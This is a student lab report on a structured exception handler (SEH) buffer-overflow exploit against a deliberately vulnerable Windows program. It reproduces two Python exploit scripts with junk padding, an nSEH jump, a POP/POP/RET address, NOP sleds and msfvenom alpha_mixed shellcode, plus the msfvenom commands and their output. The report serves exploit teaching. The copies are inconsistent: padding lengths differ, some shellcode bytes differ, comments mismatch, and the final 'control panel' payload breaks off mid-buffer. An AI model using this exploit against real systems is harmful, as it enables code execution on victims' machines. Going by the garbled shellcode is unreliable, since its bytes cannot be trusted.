

Secure Coding Lab-8

Working with the memory vulnerabilities

Name:N.Shanmukh

Reg No:18BCE7292

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- **Try to crash the Vuln_Program_Stream program and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**
- **Example:**

**msfvenom -a x86 --platform windows -p windows/exec CMD=calc
-e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python**

- **Change the default trigger to open control panel.**

EXPLOIT2.PY FILE:

```

windows-7 [Running] - Oracle VM VirtualBox

exploit2 - Notepad
File Edit Format View Help

# -*- coding: cp1252 -*-

f = open("payload.txt", "w")

junk = "A" * 1112

nseh = "\xeb\x20\x90\x90"

seh = "\x4b\x0c\x01\x40"

#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (c:\Program Files\Frigate3\rt160.bp1)


nops = "\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python


buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x38\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"

```


PAYLOAD AFTER RUNNING THE EXPLOIT2.PY FILE:



LOADING THE PAYLOAD INTO THE APPLICATION:



EXECUTION(APPLICATION CRASHES):



**Change the default trigger from cmd.exe to calc.exe
(Use msfvenom in Kali linux).**

```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

varun@kali: ~

File Actions Edit View Help

root@kali:/home/varun# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 438 (iteration=0)
x86/alpha_mixed chosen with final size 438
Payload size: 438 bytes
Final size of python file: 2137 bytes
buf = b""
buf += b"\x89\xe0\xd3\xd9\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4d\x38\x6e"
buf += b"\x62\x47\x70\x45\x50\x43\x30\x43\x50\x4d\x59\x69\x75"
buf += b"\x45\x61\x4f\x30\x75\x34\x4c\x4b\x32\x70\x44\x70\x6e"
buf += b"\x6b\x31\x42\x56\x6c\x6c\x4b\x46\x32\x65\x44\x6c\x4b"
buf += b"\x44\x32\x47\x58\x64\x4f\x6d\x67\x30\x4a\x34\x66\x65"
buf += b"\x61\x39\x6f\x6e\x4c\x67\x4c\x45\x31\x31\x6c\x53\x32"
buf += b"\x54\x6c\x51\x30\x6b\x71\x7a\x6f\x34\x4d\x56\x61\x4f"
buf += b"\x37\x6d\x32\x6b\x42\x50\x52\x66\x37\x6e\x6b\x63\x62"
buf += b"\x44\x50\x6e\x6b\x52\x6a\x55\x6c\x6e\x6b\x72\x6c\x64"
buf += b"\x51\x34\x38\x6b\x53\x57\x38\x53\x31\x78\x51\x62\x71"
buf += b"\x6e\x6b\x66\x39\x75\x70\x45\x51\x49\x43\x4c\x4b\x71"
buf += b"\x59\x72\x38\x6d\x33\x64\x7a\x51\x59\x6e\x6b\x67\x44"
buf += b"\x4c\x4b\x35\x51\x68\x56\x54\x71\x6b\x4f\x6e\x4c\x4f"
buf += b"\x31\x68\x4f\x56\x6d\x37\x71\x4b\x77\x67\x48\x6b\x50"
buf += b"\x70\x75\x68\x76\x44\x43\x33\x4d\x59\x68\x55\x6b\x51"
buf += b"\x6d\x65\x74\x32\x55\x5a\x44\x43\x68\x6e\x6b\x71\x48"
buf += b"\x45\x74\x63\x31\x4a\x73\x51\x76\x4e\x6b\x66\x6c\x70"
buf += b"\x4b\x4e\x6b\x66\x38\x65\x4c\x35\x51\x49\x43\x4c\x4b"
buf += b"\x46\x64\x4c\x4b\x35\x51\x6a\x70\x4d\x59\x67\x34\x37"
buf += b"\x54\x61\x34\x73\x6b\x31\x4b\x71\x71\x73\x69\x30\x5a"
buf += b"\x73\x61\x6b\x4f\x4d\x30\x73\x6f\x63\x6f\x33\x6a\x6e"
buf += b"\x6b\x65\x42\x78\x6b\x4e\x6d\x33\x6d\x71\x7a\x36\x61"
buf += b"\x4c\x4d\x6f\x75\x68\x32\x53\x30\x35\x50\x73\x30\x36"
buf += b"\x30\x63\x58\x76\x51\x6c\x4b\x30\x6f\x4b\x37\x49\x6f"
buf += b"\x39\x45\x4f\x4b\x58\x70\x68\x35\x79\x32\x56\x36\x71"
buf += b"\x78\x59\x36\x5a\x35\x6f\x4d\x4d\x4d\x4b\x4f\x79\x45"
buf += b"\x45\x6c\x73\x36\x33\x4c\x64\x4a\x4d\x50\x79\x6b\x39"
buf += b"\x70\x72\x55\x47\x75\x6d\x6b\x51\x57\x74\x53\x53\x42"
buf += b"\x70\x6f\x42\x4a\x55\x50\x70\x53\x49\x6f\x4b\x65\x70"
buf += b"\x63\x62\x4d\x45\x34\x63\x30\x41\x41"
```

Now, we load the above pattern into cmd_exploit.py file in windows

CMD_EXPLOIT.PY FILE:

```
cmd_exploit - Notepad
File Edit Format View Help
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files\Frigate3\rt160.bp1)
nops="\x90" * 50


# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files\Frigate3\rt160.bp1)
nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python
```

```
cmd_exploit - Notepad
File Edit Format View Help
buf = b""
buf += b"\x89\xe0\xda\xc0\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x78\x68\x4d"
buf += b"\x52\x53\x30\x45\x50\x53\x30\x51\x70\x6f\x79\x38\x65"
buf += b"\x66\x51\x49\x50\x32\x44\x6c\x4b\x72\x70\x76\x50\x6c"
buf += b"\x4b\x61\x42\x34\x4c\x4e\x6b\x72\x72\x64\x54\x4e\x6b"
buf += b"\x72\x52\x57\x58\x44\x4f\x68\x37\x52\x6a\x65\x76\x50"
buf += b"\x31\x4b\x4f\x4c\x6c\x35\x6c\x53\x51\x73\x4c\x47\x72"
buf += b"\x56\x4c\x51\x30\x39\x51\x6a\x6f\x46\x6d\x53\x31\x4a"
buf += b"\x67\x4d\x32\x79\x62\x73\x62\x70\x57\x6e\x6b\x56\x32"
buf += b"\x42\x30\x6e\x6b\x42\x6a\x65\x6c\x6e\x6b\x52\x6c\x34"
buf += b"\x51\x42\x58\x6b\x53\x63\x78\x46\x61\x6b\x61\x76\x31"
buf += b"\x4e\x6b\x50\x59\x65\x70\x63\x31\x38\x53\x6c\x4b\x67"
buf += b"\x39\x34\x58\x49\x73\x55\x6a\x37\x39\x4c\x4b\x54\x74"
buf += b"\x6c\x4b\x75\x51\x4e\x36\x64\x71\x79\x6f\x6e\x4c\x6a"
buf += b"\x61\x38\x4f\x64\x4d\x47\x71\x69\x57\x56\x58\x49\x70"
buf += b"\x52\x55\x4b\x46\x47\x73\x31\x6d\x49\x68\x55\x6b\x33"
buf += b"\x4d\x45\x74\x72\x55\x6a\x44\x33\x68\x4c\x4b\x51\x48"
buf += b"\x44\x64\x77\x71\x78\x53\x65\x36\x4c\x4b\x74\x4c\x30"
buf += b"\x4b\x6c\x4b\x53\x68\x55\x4c\x46\x61\x78\x53\x4e\x6b"
buf += b"\x43\x34\x4c\x4b\x56\x61\x7a\x70\x6d\x59\x70\x44\x31"
buf += b"\x34\x71\x34\x71\x4b\x33\x6b\x50\x61\x76\x39\x70\x5a"
buf += b"\x56\x31\x79\x6f\x6b\x50\x31\x4f\x53\x6f\x51\x4a\x6e"
buf += b"\x6b\x36\x72\x58\x6b\x4e\x6d\x43\x6d\x71\x7a\x46\x61"
buf += b"\x4c\x4d\x4d\x55\x4d\x62\x55\x50\x37\x70\x37\x70\x56"
buf += b"\x30\x33\x58\x70\x31\x6e\x6b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x6e\x35\x6d\x6b\x38\x70\x6e\x55\x79\x32\x56\x36\x75"
buf += b"\x38\x4c\x66\x7a\x35\x6f\x4d\x6f\x6d\x6b\x4f\x38\x55"
buf += b"\x75\x6c\x55\x56\x51\x6c\x55\x5a\x4f\x70\x49\x6b\x69"
buf += b"\x70\x62\x55\x46\x65\x6d\x6b\x61\x57\x32\x33\x54\x32"
buf += b"\x32\x4f\x73\x5a\x57\x70\x63\x63\x49\x6f\x48\x55\x52"
buf += b"\x43\x52\x4d\x65\x34\x55\x50\x41\x41"
```




EXECUTION IN APPLICATION:



Change the default trigger to open control panel.

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 438 (iteration=0)
x86/alpha_mixed chosen with final size 438
Payload size: 438 bytes
Final size of python file: 2137 bytes
buf = b""
buf += b"\x89\xe0\xd3\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4d\x38\x6e"
buf += b"\x62\x47\x70\x45\x50\x43\x30\x43\x50\x4d\x59\x69\x75"
buf += b"\x45\x61\x4f\x30\x75\x34\x4c\x4b\x32\x70\x44\x70\x6e"
buf += b"\x6b\x31\x42\x56\x6c\x6c\x4b\x46\x32\x65\x44\x6c\x4b"
buf += b"\x44\x32\x47\x58\x64\x4f\x6d\x67\x30\x4a\x34\x66\x65"
buf += b"\x61\x39\x6f\x6e\x4c\x67\x4c\x45\x31\x31\x6c\x53\x32"
buf += b"\x6b\x31\x42\x56\x6c\x71\x7a\x6f\x34\x4d\x56\x61\x4f"
buf += b"\x37\x6d\x32\x6b\x42\x50\x52\x66\x37\x6e\x6b\x63\x62"
buf += b"\x44\x50\x6e\x6b\x52\x6a\x55\x6c\x6e\x6b\x72\x6c\x64"
buf += b"\x51\x34\x38\x6b\x53\x57\x38\x53\x31\x78\x51\x62\x71"
buf += b"\x6e\x6b\x66\x39\x75\x70\x45\x51\x49\x43\x4c\x4b\x71"
buf += b"\x59\x72\x38\x6d\x33\x64\x7a\x51\x59\x6e\x6b\x67\x44"
buf += b"\x4c\x4b\x35\x51\x68\x56\x54\x71\x6b\x4f\x6e\x4c\x4f"
buf += b"\x31\x68\x4f\x56\x6d\x37\x71\x4b\x77\x67\x48\x6b\x50"
buf += b"\x70\x75\x68\x76\x44\x43\x33\x4d\x59\x68\x55\x6b\x51"
buf += b"\x6d\x65\x74\x32\x55\x5a\x44\x43\x68\x6e\x6b\x71\x48"
buf += b"\x45\x74\x63\x31\x4a\x73\x51\x76\x4e\x6b\x66\x6c\x70"
buf += b"\x4b\x4e\x6b\x66\x38\x65\x4c\x35\x51\x49\x43\x4c\x4b"
